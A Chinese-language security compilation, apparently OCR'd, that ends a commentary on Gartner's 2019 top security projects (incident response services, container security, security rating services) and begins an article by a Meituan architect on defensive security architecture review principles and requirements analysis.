安全 IR 绝对可以称得上是一个十分十分老的词了。安全业界做这个 IR 已经几十年了。那么 Gartner 为啥要列入十大项目呢？我理解，以前的 IR 更多是以防万一之举，需求和市场不大。但自从威胁水平剧烈提升，人们逐渐将目光从阻断转向检测与响应后，对于 IR 的需求和市场也在快速增长，并主要以服务的形式来体现，Gartner 对此专门提出了 IR 服务这个细分市场。此处列入十大项目的 IR 项目就是指服务项目。下图显示了当前客户的 IR 预备水平：



IR 服务是指为了帮助客户应对危机事件（譬如安全泄露，安全事件调查、取证、响应和分诊等）而提供的一系列咨询服务。典型的服务包括：帮助客户诊断是否发生了数据泄露，威胁来自外部还是内部，确定泄露的范围和时间轨迹；进行数字取证，锁定证据链。这些服务一般都是以甲乙双方签订的合约（retainer）为基础。合约可以分为纯被动式协议、主被动结合式协议和临时性协议。主被动的区别就在于服务是在安全事件发生之前还是之后提供。

不论哪种合约，一般都会有严格的 SLA（服务水平协议），指明服务期限，各项服务的收费和工具的收费，服务的形式（驻场/远程）。一般合约是需要预付费的，还有一种所谓 “zero-dollar’’ 合约，即无需预付费，而根据实际发生安全事件后的 IR 投入收费。

可以发现，IR 服务这种模式在国内也有很大发展潜力，尤其是随着当前各种重大网络安全保障、实战演习的需求越来越多，需要大量的 IR 服务提供商为客户提供支援和保障。同时，认真设计和推广 IRR（安全事件响应合约）有助于规范这个行业的健康发展。

现在国际上还有一个趋势，就是网络保险市场的兴起也会促进 IR 服务市场。投资银行杰富瑞 (Jefferies) 的分析师表示，全球网络保险市场将从去年的 30 亿美元保费增长至 2020 年的 70 亿美元。未来网络保险跟安全事件响应的结合会越来越紧密。如果客户购买了网络保险，网络保险商通常会仔细检查该客户的 IRR，并对客户所选取的 IR 供应商提供推介。显然，如果客户的 IR 做的好了，网络保险商的赔付风险就会显著降低。Gartner 预计到 2021 年，40% 的 IR 提供商是从网络保险商的推荐名录中选取的，意即网络保险商的认证或认可将成为 IR 服务提供商的重要竞争力。

1.0.13 4.9 容器安全项目

【项目描述】当前，开发者正大量部署基于 Linux 的容器，并结合微服务架构，使用 DevOps 模式进行系统开发和部署。容器安全问题日益严重，而这个问题的解决也必须遵循 DevSecOps 的方式去实现。

【项目难度】中等，必须集成到 DevSecOps 中。

【项目关键】在开发阶段就要引入容器安全，并确保能够无缝更开发者融合，让其方便的实施容器安全策略，还要平衡好容器的安全与性能间的关系。

【项目建议】集成到开发环境中，并实现自动化检测，譬如自动地、对开发者透明的容器漏洞扫描。

【技术解析】

容器安全在 2017 年已经位列当年的 11 大安全技术了。为何重回榜单？应该是因为容器技术越来越多的被应用的缘故，尤其是随着微服务架构和 DevOps 开发模式的盛行，越来越多开发人员使用容器技术。Gartner 预计，在 2019 年，将有超过一半的企业会在其开发和生产环境中部署基于容器的应用。容器安全愈发重要，不仅是运行时容器安全保护技术，还应该关注开发时容器安全扫描技术，要把容器安全与 DevSecOps 整合起来。

在 2018 年的应用安全 HypeCycle 中，容器安全位于炒作的顶峰，尚处于新出现阶段。

1.0.14 4.10 安全评级服务（SRS）项目

【项目描述】随着数字化转型日益成熟，复杂生态的关联风险已经成为业务风险的一部分。企业在考察其风险的时候必须将其供应商、业务伙伴、客户、监管者的风险一并考虑进去。通过 SRS（安全评级服务）可以以较低的成本持续、实时地获得客户整个生态体系的风险信息。

【项目难度】较容易。

【项目关键】SRS 项目不是一站式的服务，可以将其看作时传统的第三方风险程序（譬如问卷、评审、证言、资质等）的补充。也就是说，仅凭 SRS 自身不足以得出结论。另外，不要去收集非生态体系内的组织的不必要的风险数据，收集过头可能导致新的风险。

【项目建议】目前尚无成熟的供应商，因此要审慎评估多家 SRS 提供商，SRS 项目不适合独立立项，建议将其作为整个大项目的一部分予以考虑。

【技术解析】


Security Rating Services 也不是新鲜东西，几年前就已经出现。在 2018 年的 Hype Cycle 中，SRS 处于炒作的顶峰。Gartner 还在 2018 年专门发布了一份 SRS 的 Innovation Insight 报告。

Gartner 认为，SRS 为组织实体提供了一种持续的、独立的、量化的安全分析与评分机制。SRS 通过非侵入式的手段从公开或者私有的渠道收集数据，对这些数据加以分析，并通过他们自己定义的一套打分方法对组织实体的安全形势进行评级。SRS 可以用于内部安全、网络保险承包、并购，或者第三方/供应商网络安全风险的评估与监控。

Gartner 认为在当今数字转型、数字生态的大背景下，该业务前景广阔。同时，该服务和解决方案尚未成熟，但正在快速演化。

1.0.15 5 候选安全项目

候选安全项目清单包括：



1） 威胁情报服务增强；

2） 威胁溯源服务

3） 网络保险技术支撑系统

4） AI 驱动的 MSS/MDR/威胁猎捕

5） 生物识别凭据保护

6） 量子加密

7） 混沌安全工程----在 DevSecOps 中进行破坏性测试

8） SEIM SaaS 化

9） 雇佣数字风险经理人

10）以数据为中心的欺骗

11）无人机监测与风险缓解

1.0.16 6 综合建议

在峰会上，发言人 Brain Reed 给出了几点综合性建议：

1） 如果在 2019 年仅能做两件事，那么首先考虑基于 CARTA 方法论的弱点管理项目，以及为管理员上 MFA（多因素认证）系统。

2） 在选择 2019 年项目的时候，不要仅仅关注削减风险的项目，也要考虑使能业务的项目，意即要一定做些体现业务价值的安全项目。在这点上，国内外的考量基本一致。

3） 如果你有隐私担忧，或者有大量数据上云，那么可以考虑暗数据发现项目和安全评级服务项目。

4） 对服务器、网络和应用的访问采取初始化时默认拒绝的策略，其实就是现在所谓的‘‘零信任’’架构。

1.0.17 7 参考信息

Top 10 Security Projects for 2019, Gartner Security and Risk Management Summit;

Top 10 Security Projects for 2019, Gartner;

Gartner2019 年十大安全项目简评，Benny Ye；

Gartner2018 年十大安全项目详解，Benny Ye；

Gartner2017 年十一大安全技术详解，Benny Ye;

Market Guide for Privileged Access Management, Gartner;

How to Start Your Threat Detection and ResponsePractice, Gartner;

Innovation Insight for Cloud Security Posture Management, Gartner;

Hype Cycle for Cloud Security, 2018, Gartner;Hype Cycle for Threat-Facing Technologies, 2018,Gartner;

Market Guide for Digital Forensics and Incident Response Services, Gartner.

安全架构评审实战

作者：志刚（返町）@ 美团安全部安全架构师

原文链接：https://www.anquanke.com/post/id/180473

2.1 综述

确定一个应用的安全状况，最直接的方法就是安全评审。安全评审可以帮我们发现应用系统中的安全漏洞，也能了解当前系统，乃至整个防护体系中的不足。完整的安全评审会包含安全架构评审、安全代码审核和安全测试三个手段。安全架构评审，着眼于发现安全设计的漏洞，从宏观的视角整体评价一个应用的安全性，快速识别业务系统核心安全需求以及当前安全防护机制是否满足这些需求，是投入产出比最高的活动。因此安全架构评审，直接影响整个安全评审的质量，并为安全编码和安全测试指明重点。

本文通过从方法论到实际模型，对安全架构评审过程进行阐述。不论你是安全从业人员对第三方应用系统进行安全评审，还是作为产品的研发人员、架构师，依据本文提到的方法深入学习、反复实践都能提高自己的架构评审能力。

那么安全架构评审具体看什么？什么样的安全评审是好的？是发现越多的漏洞？在解答这些问题之前，我们先简单说一下什么是好的安全架构设计。

2.2 理论篇：安全架构设计的特点

安全架构设计是指遵循安全设计的基本原则，在充分理解现有的业务和应用场景，并对面临的攻击威胁充分了解的前提下，正确的部署、使用安全控制技术以满足保护信息资产的安全需求。安全设计的系统不会只着眼于眼前的攻击和已知漏洞，还应该对未知的漏洞 0day 都具备一定的抵御能力。安全架构评审着眼于设计缺陷，与常规的实现型漏洞存在区别。正本清源，笔者从安全设计基本原则、安全防护框架和安全防护技术栈三个维度说明什么是好的安全架构设计。

2.2.1 遵循安全设计原则

安全设计基本原则是网络安全领域经过无数前辈经验的总结，是安全防护理论的高度抽象。他告诉我们，在特定的场景下，什么是正确的做法，为什么这么做。对这些基本的设计原则准确、深入理解，反复在实际工作中实践，是提高架构设计能力的必由之路。

纵深防御

纵深防御原则，多年以前就比较盛行，说是防御体系第一原则不为过。具体定义可以参考 Cisco 的《网络安全架构》以及 OWASP 的相关定义。其核心思想就是不要依赖单一的防护机制，而要依赖互相补充的多层次、多方位和多角度机制来构建防御体系。这样既能实现防护的灵活性，又能做到防御效果最大化。因为，不管任何一种防御机制，都有其适用场景，也有其局限。这种局限可以表现为其防护的粒度和范围、对使用者的应用和业务的影响以及防护成本，或者运维、效率或者性能方面影响等等。纵深防御体系可以是按照物理-应用不同层级、物理位置不同控制点、外围还是内置、防护时机和阶段等维度部署。良好的部署纵深防御体系，可以保证在一种防护失效时，攻击不轻易得手，或者在部分得手后，损失可控。好的纵深防御系统建设可以给管理者以足够的信心和心理稳定性。

要建立好纵深防御体系，前提是必须对各种防御手段有深入的理解。需要每种防御在其特定的成熟度和指标上能给人以足够的信心，并不是说大家都一锅粥或者认为有了纵深防御，某一部分就可以不做，或者降低要求。我们看到，像 Google 的纵深防御在每一个细分层次都做到合格乃至极致。即使像 Amazon 这样业务驱动的公司，也会在每一个环节做到确认和心中有数。

最小权限

这是一个大家都公认正确，但绝大多数都没有做到的原则。因为从字面上似乎更倾向于管理而非技术手段能实现的。造成这种误解的原因很多，其中主要因素是大家对权限控制还停留在传统的中央集权，人肉申请、审批的认知。随着微服务和 DevOps 等新框架发展，新型公司在业务上对效率的诉求，使得这种模式不被新兴公司接受。实现最小权限也越来越难。不过随着新一代的权限控制模型 ABAC，及与之配套的如 Oauth、Federation 等控制技术的发展，并在 Google、Amazon 等大厂的落地，实现分布式、自助或半自动细粒度权限控制成为可能。另外说一句，能否实现最小权限，往往是对一个公司对安全努力程度，以及对应的技术水平的试金石。

默认安全

人是不可靠的，我们更相信机器。默认安全的基本原则就是，让安全一开始就成为内置的属性。如果需要对策略进行放松，你需要额外的工作和努力。这在当下 DevOps 和微服务架构，处理海量数据、账户以及主机、应用系统场景下尤为重要。因为一个带有漏洞的容器镜像发布出去，可能就意味着几万乃至几十万的主机存在漏洞的副本。默认安全需要大量额外的工作，但这些工作又绝对是值得的。说白了，默认安全更像是一种文化，能给你一个可信的基础架构。

注定失效

这个原则是与纵深防御有关联。在设计安全系统时，需要考虑到你的防护注定会失效，并充分考虑并演练不同的失效场景，确保你的安全性在失效时依然能够得到保证。这点除了通过按纵深防御原则部署你的防控机制外，每个系统事先设计、反复演练失效时的应急预案至关重要。其中保证系统可用性的降级方案，不能牺牲安全性是首先需要考虑的。

适用性原则


为了避免安全功能喧宾夺主，你的安全方案设计需要考虑业务生产的实际需要。说到底，安全还是为业务服务的。但注意一点，安全注定要提高成本。然而好的安全性设计，以及应用适当的技术，是能够有效降低这种成本，这也就体现了安全专家的价值。所以，安全要有助于业务，但不是完全为业务让路不作为。另外，有些安全特性本身就是业务，比如隐私、数据保护，本身也是为用户提供保护，提振用户的信心。要想做到适用性，安全专家要充分理解业务和业务所采用的技术，不断学习，与时俱进。这虽然让安全专家这个职业非常具有挑战，但也让安全专家更具有价值和不可替代性。

开放性设计

简单说就是不要自创算法。尤其是像加密、认证等关键的安全方案。这里不是说不能创新。外面的算法和实现都已经很成熟，并经历过无数研究、测试。而你自己的东西很大概率没有这方面的积累。当然像 Google 等顶级公司除外，因为他们可以投入各种专业资源对他们的方案进行验证、测试，而且他们也把一部分开放出来让大家一起验证。即便如此，对于一般的公司，一定不要自创算法。如果真的自创了，那也要经过各种专业的评审、测试。

2.2.2 安全防护的三大支柱

上文所提到的安全原则，最重要的抓手就是安全控制技术，笔者定义为安全武器库。熟悉并构建一套完整、先进强大的武器库是实现良好的安全架构设计的基础。当前有很多框架包括 CIS Top20 Controls、OWASP 以及 NIST 关键基础设施安全框架都给我们列出了控制技术清单。针对安全控制清单，笔者会在后面的章节进一步进行说明。需要说明的是简单的罗列这些技术不是重点，重要的是我们需要准确的评估这些控制技术，并在应用系统，乃至整个企业的场景正确的运用适当控制手段。要想做到这一点，我们需要一套评价体系，对某一特定控制领域的控制技术成熟度进行度量。笔者经过多年安全架构评审和安全体系建设的经验，推荐本章的三大支柱框架。这个框架是笔者的导师，Amazon 前首席安全架构师 Jesper 博士提出的，广泛运用于 Amazon 内部安全项目、安全架构评审。笔者也在近些年反复实践，融入了自己的理解。这个框架可以通过下图进行说明：



2.2.3 防御与保健

这根柱子主要是功能是防控，简称事前。部署好这类安全措施，会防止安全攻击、事件的发生，防患于未然。典型的防护包括防火墙和网络隔离、认证和权限控制、加密等。此外默认安全镜像，标准化配置以及补丁修复，属于清洁保健（hygiene）范畴。这部分是默认安全原则的集中体现。这种防护的效果直接，给防御者最强的信心。但这种方法也是对业务影响最大的：包括业务需要更多的流程，更精细化的访问控制；运维，使用中牺牲一定的便利性和时效性以及安全特性引起额外的工作负载需要更多系统资源，同时导致性能和效率的下降等等。该类控制往往适应成熟度比较高，规则比较清晰的场景。对于灵活度高，动态变化的业务系统，在规则设计中要做到一定平衡。注意，由于其对业务的‘‘负面’’影响，又不会看到直接的收益（这部分收益只有做得不好时才会显现出来，例如 Facebook 今年的用户泄漏事件等等）。这部分需要有安全部门领衔，获得高层的支持，自上而下进行推动。

2.2.4 监控和响应

对于快速成长的业务、系统业务逻辑复杂且变化快，安全策略不清晰，防控会大大制约业务的敏捷度、增加运维成本。此时监控将是好的补充。日志、告警和风控系统都属于这个范畴。这类防护的质量主要体现在日志的覆盖率以及告警的响应速度和准确程度。随着大数据和 AI 技术发展，这类系统在防护体系中作用越来越凸显。

2.2.5 恢复和止损

再安全的系统，安全事件也不可避免。但通过精心的安全设计，你应该能保证，当单点或者部分防护被攻破时，攻击造成的损失依然可控。例如在加密系统中，按照时间和空间对密钥进行轮换，保证当部分密钥泄漏时只会影响部分数据。或者对账户权限进行细粒度限制，当账户泄漏时，只能影响到部分功能和数据。此外支持 SDN 的网络隔离机制，无服务器化或者容器化等技术发展，你下掉、隔离被污染的系统、服务的速度和能力，也直接影响你的恢复止损的能力。注意，很多防护技术可能会跨多个领域，如防火墙、认证系统都可以设置成混杂模式。依据纵深防御的原则，你的防护体系设计应该是多重防护并存的。从上图我们看到，越往左，越可控，限制也越大也需要更多的努力；越往右，越灵活，也越混乱。随着业务和安全防护成熟度的提高，应该越发靠近事前防控，事后救火应该越来越少。随着新业务、新特性的引入，这种状态又会发生变化。一个安全系统成熟度越高，表现就在事前防御的比重越大。在评价特定领域特定安全控制技术时，你要清楚评估你的应用和企业当前成熟度水平，这个粒度可以细到具体的每一个细分控制技术或者某一个具体的应用系统。同时针对所面临的风险以及企业的业务需要和企业文化，老板对安全的投入等因素，选择适当的方案。

2.2.6 安全控制技术武器库

这里罗列了一些常规的安全控制技术，在关键的信任边界适当的选择这些技术，就能落实应用的安全目标。武器可以自己生产，也可以采购。二者都需要对这些武器具有深入的研究。对应的技术有比较成熟的方案，也有基于新的技术演进。每种技术都有其适用场景，也有自身的缺陷。要想设计出合适的方案，需要在各个领域投入精力研究，并保持与时俱进，知其然还要知其所以然。安全架构评审会帮你发现问题，但这只是安全建设的开始，重点在如何通过可复用的技术解决你的问题。因为每个领域都非常复杂，这里就不展开讨论了，感兴趣的同学可以查询对应领域的专业文献、书籍。

认证和访问控制：如 IAM、会话管理，都属于这一类，是最直接建立网络世界信任的一种机制。原则上，任何跨边界的访问，都需要认证和权限控制。这里又涉及到人机之间的 UI 和机器间的服务调用两类访问的控制。


加密：加密是除认证之外数据保护的又一利器，包括传输加密和存储加密。加密方案具有复杂度高、实现难度大、业务影响深的特点。因此加密方案必须精心设计，建议采用外部已经成熟的方案，如 TLS/https、KMS/HSM 等。此外，加密还是其他防护技术的基础：认证凭据密码、会话 ID 的创建，保存都需要密码学介入。密码学就提一点，千万别自创算法。

日志、审计和风控：这块主要属于事中和事后范畴。当下一般企业都有自建日志中心，数据处理能力也都能上升到 PB 级别。日志能否覆盖所有的访问入口，能否针对异常行为触发告警是一个核心的能力。

网络隔离：传统的网络防火墙以及主机防火墙，或者网络 ACL，这类因为业务无关性，控制效果非常好，但也非常复杂，维护成本高，加上对纵深防御，以及零信任网络理解的偏差，导致很多互联网公司把防火墙边缘化。近年出现的 SDN 技术，可以通过软件自动对访问规则进行定义编排，实现 ACL 自助化的趋势，让防火墙又能够产生更好的效果。

2.3 实践篇：实施安全架构评审

上篇介绍了安全架构设计的通用原则和方法，这是安全架构评审的理论基础。那么针对一个具体的应用系统面临了哪些威胁，在何处部署哪种防护机制，防护的完整性和强度是否到位，这就是安全架构评审需要回答的问题。本篇为大家介绍安全架构评审模型，是基于微软 SDL、威胁建模模型进行了改造，更简单、实用，适合微服务、DevOps 等高效开发、快速迭代的模式。该模型的主要流程可以通过下面一张图说明。



安全架构评审的产出主要包含下面几个文件：

2.3.1 安全需求分析

安全架构评审说白了就是看安全需求是否得到满足。理想情况，安全需求应该作为非功能需求在应用开发早期提出，并在应用设计和实现中得到实现。然而，绝大多数应用就没有做过安全需求。所以评估初期需要进行安全需求分析，并落在纸面上。后面安全生命周期都会围绕安全需求展开，并且随着评估过程推进，安全需求也会不断更新。安全需求主要包括：

安全目标综述

依据应用的核心功能，对应用的整体安全目标进行描述，说明应用处理的关键资产，这些资产面临的风险以及安全防护的要求。安全需求描述例子：系统存储的用户姓名、手机号等个人信息，在存储、传输过程中必须得到保护，一旦防护失效，导致大批量泄漏会直接影响用户资产乃至导致公司声誉、业务收到严重影响；数据库 root 权限一旦泄漏，将导致所有数据泄漏，或者被删除。

通用安全需求

基于安全策略和安全最佳实践结合业务特点，对通用防护措施的要求包括数据加密和保护要求、身份认证、会话管理、权限控制、日志和审计以及网络隔离等方面的控制要求。

常规的安全需求包括： 身份认证的安全需求

会话安全需求

权限控制安全需求

日志审计安全需求

数据加密安全需求

网络以及其他隔离安全需求

基础设施安全需求

安全编码相关需求


关于安全需求业界有很多现成的库可以作为参考。笔者比较推荐的是 OWASP 的 ASVS 以及各种安全防护项目主页。OWASP 基本涵盖了 web 应用和常规的安全需求内容。此外还有对应不同类型系统的安全配置标准如 NIST 和 CIS 的操作系统、数据库等。虽然外界的权威的参考很多，笔者认为都需要深入研究，需要依据公司的业务特征以及现有的安全方案，形成适合自己的安全需求清单，也叫安全基线。

2.4 架构 review

架构评审主要目的是准确、详细的还原应用系统的原貌。我们的方法是通过几张图，对整个应用的组件进行分解，展现互相之间的访问关系。建议安全评审人员参考应用原来的文档，结合访谈，必要时通过查看业务代码、实测，自己画出产品的架构图。系统的架构图是否准确、完整，直接会影响到评审的质量。首先要有一个整体的架构图，具体的架构图可以依据应用的复杂度分层次给出。以下给出图的样本供大家参考。

2.4.1 逻辑架构图

以服务为粒度画出应用的内外部组件以及相互间的访问关系。对于复杂的系统还要给出更深层次的详细架构图，可以细到微服务，或者单个集群的单个主机，包含所有的中间件如负载均衡、消息队列等。

